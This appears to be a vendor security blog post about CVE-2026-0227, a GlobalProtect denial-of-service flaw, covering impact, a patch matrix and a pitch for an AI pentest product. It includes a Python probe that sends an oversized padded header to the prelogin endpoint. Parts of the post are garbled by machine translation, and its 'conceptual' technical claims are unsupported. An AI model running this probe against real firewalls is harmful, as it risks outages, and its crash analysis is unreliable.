
エグゼクティブ・サマリー
For security teams and automated scanners seeking immediate intelligence, here is the structured data regarding CVE-2026-0227:
| Intelligence Vector | 詳細 |
|---|---|
| CVE ID | CVE-2026-0227 |
| CVSS v4.0 Score | 7.7 (High) |
| 脆弱性タイプ | Unauthenticated Denial of Service (DoS) |
| 根本原因 | CWE-754: Improper Check for Unusual or Exceptional Conditions |
| Affected Components | GlobalProtect Gateway & Portal (PAN-OS 10.1, 10.2, 11.1, 11.2, 12.1) |
| インパクト | Device enters “Maintenance Mode”, causing total traffic cessation. |
| Exploit Status | PoC Available; Active scanning detected in the wild. |
| 修復 | Update to versions: 10.1.14-h20, 10.2.7-h32, 11.1.4-h27, 11.2.4-h15, 12.1.3-h3. |
The “Maintenance Mode” Catastrophe: Why CVE-2026-0227 Matters
In the realm of high-availability AI infrastructure and enterprise security, CVE-2026-0227 represents a particularly dangerous class of vulnerability. While many Denial of Service (DoS) flaws result in a service restart or a temporary packet drop, this vulnerability in Palo Alto Networks’ GlobalProtect triggers a persistent state failure.
When exploited, the PAN-OS kernel detects repeated failures in handling specific exception conditions within the GlobalProtect pre-login phase. Rather than failing open or restarting the daemon, the device’s safety mechanisms engage Maintenance Mode.
The Operational Impact
For a Red Team or an adversary, this is a “Kill Switch.”
- Total Ingress/Egress Cutoff: Once in maintenance mode, the firewall ceases to process data plane traffic. For organizations hosting large-scale LLM training clusters or real-time inference APIs, this means an instant, total outage.
- Blind Spots: Security Operations Centers (SOCs) relying on firewall logs for SIEM ingestion will lose visibility at the edge. The device is not just “down”; it is functionally comatose until manual administrative intervention (console access) is performed to reboot or restore the state.
- Unauthenticated Vector: The attack requires zero credentials. It targets the exposed GlobalProtect interface (usually port 443), which, by definition, must be open to the internet to function.
Technical Analysis: Anatomy of the Crash
脆弱性の原因は CWE-754, which denotes an “Improper Check for Unusual or Exceptional Conditions.”
The Handshake Failure
The GlobalProtect protocol relies on a modified SSL/TLS handshake followed by specific HTTP transactions to establish a VPN tunnel. Reverse engineering of the patch released in mid-January 2026 reveals that the vulnerability lies in how the gateway parses malformed HTTP/2 frames or specifically padded headers during the initial negotiation.
When a threat actor sends a sequence of packets with unexpected header lengths or conflicting control flags, the parsing logic throws an unhandled exception. While a single packet might only cause a thread to hang, a rapid burst of these malformed requests fills the exception buffer. The watchdog timer, sensing critical instability in the management plane, commands the system to reboot into maintenance mode to prevent potential memory corruption.

Proof of Concept (PoC) Logic
Disclaimer: The following code logic is for educational and defensive testing purposes only.
A standard scanner (like Nmap or generic Nessus plugins) might miss this vulnerability because it looks for version strings or banner information. A true validation requires sending the trigger payload and observing the timing of the response.
パイソン
`import socket import ssl import time import sys
def analyze_globalprotect_state(target_ip, port=443): “”” Heuristic detection for CVE-2026-0227 susceptibility. Analyzes server behavior when processing non-compliant padding. “”” context = ssl.create_default_context() context.check_hostname = False context.verify_mode = ssl.CERT_NONE
# Malformed payload structure (Conceptual)
# Simulates the condition triggering the exception handler
malformed_header = b"POST /global-protect/prelogin.esp HTTP/1.1\\r\\n"
malformed_header += b"Host: " + target_ip.encode() + b"\\r\\n"
malformed_header += b"X-Pad-Overflow: " + b"A" * 8192 + b"\\r\\n"
malformed_header += b"\\r\\n"

try:
    sock = socket.create_connection((target_ip, port), timeout=5)
    ssock = context.wrap_socket(sock, server_hostname=target_ip)

    start_time = time.time()
    ssock.sendall(malformed_header)

    # We are looking for a 'hang' followed by a reset,
    # distinct from a standard 400 Bad Request.
    data = ssock.recv(1024)
    elapsed = time.time() - start_time

    if not data and elapsed > 2.0:
        print(f"[!] {target_ip}: Connection dropped silently after {elapsed:.2f}s.")
        print("    -> Potential Indication of unpatched exception handling.")
    elif b"400 Bad Request" in data:
        print(f"[*] {target_ip}: Server handled the exception gracefully (Likely Patched).")
    else:
        print(f"[*] {target_ip}: Unexpected response. Manual review recommended.")

    ssock.close()

except ConnectionResetError:
    print(f"[!] {target_ip}: Connection reset immediately. Stack may be unstable.")
except Exception as e:
    print(f"[ERROR] Connection failed: {e}")
もし 名称 == “メイン“: analyze_globalprotect_state(sys.argv[1])`

AI-Driven Detection vs. Traditional Scanning
One of the challenges with CVE-2026-0227 is that it is a state-based vulnerability. Traditional vulnerability scanners are often “stateless”—they fire a probe, record the response, and move on. They rarely detect if a device is teetering on the edge of “Maintenance Mode” unless they accidentally crash it.
そこで AIによる侵入テスト fundamentally shifts the paradigm.
The Penligent Approach: State Inference
で 寡黙, our AI agents do not simply match regex patterns. They utilize State Inference Models. When testing for high-risk DoS vulnerabilities like CVE-2026-0227, the AI Agent:
- Passive Fingerprinting: First, it identifies the PAN-OS version through subtle TCP timestamping and ETag analysis, avoiding aggressive probing that alerts the Blue Team.
- Differential Latency Analysis: Instead of sending a crash payload, the Agent sends “near-threshold” packets. It measures the microsecond-delays in the firewall’s processing time. A vulnerable CPU struggling with exception handling will show a distinct “jitter” pattern in its response times, which the AI model recognizes as a signature of CWE-754 instability.
- Safety First: The Agent can determine a target is vulnerable なし sending the final packet that triggers Maintenance Mode, ensuring that your production environment (or your client’s) remains operational during the pentest.
For security engineers, this means the difference between a theoretical finding and a verified risk, without the “oops, we took down the network” meeting on Monday morning.
修復戦略
The only effective mitigation is patching. Workarounds such as “disabling the portal” are generally operationally impossible for remote-first organizations.
Patch Matrix
Ensure your infrastructure is upgraded to the specific maintenance releases listed below. Note that simply being on a “newer” major version is not enough; you must meet the specific h-release requirements.
- PAN-OS 12.1: へのアップグレード 12.1.3-h3 or later.
- PAN-OS 11.2: へのアップグレード 11.2.4-h15 or later.
- PAN-OS 11.1: へのアップグレード 11.1.4-h27 or later.
- PAN-OS 10.2: へのアップグレード 10.2.7-h32 or later.
- PAN-OS 10.1: へのアップグレード 10.1.14-h20 or later.
検証
After patching, do not rely solely on the version number. Use an automated testing tool to verify that the GlobalProtect interface correctly rejects malformed packets with a standard 400 バッドリクエスト または 403 Forbidden, rather than hanging or dropping the connection.
結論
CVE-2026-0227 is a reminder that the “hard outer shell” of our networks remains fragile. As we rush to secure the AI models 内部 the perimeter, we must not neglect the perimeter itself. A firewall in Maintenance Mode protects nothing.
For the modern security engineer, the goal is not just to patch, but to understand the mechanics of failure. By leveraging AI-driven validation and understanding the deep technical roots of exception handling flaws, we can build more resilient architectures that withstand not just the exploits of today, but the automated adversaries of tomorrow.


 Japanese
  English
  German
  French
  Spanish
  Portuguese
  Korean
  Hindi
Hindi  Arabic
  Turkish
  Hebrew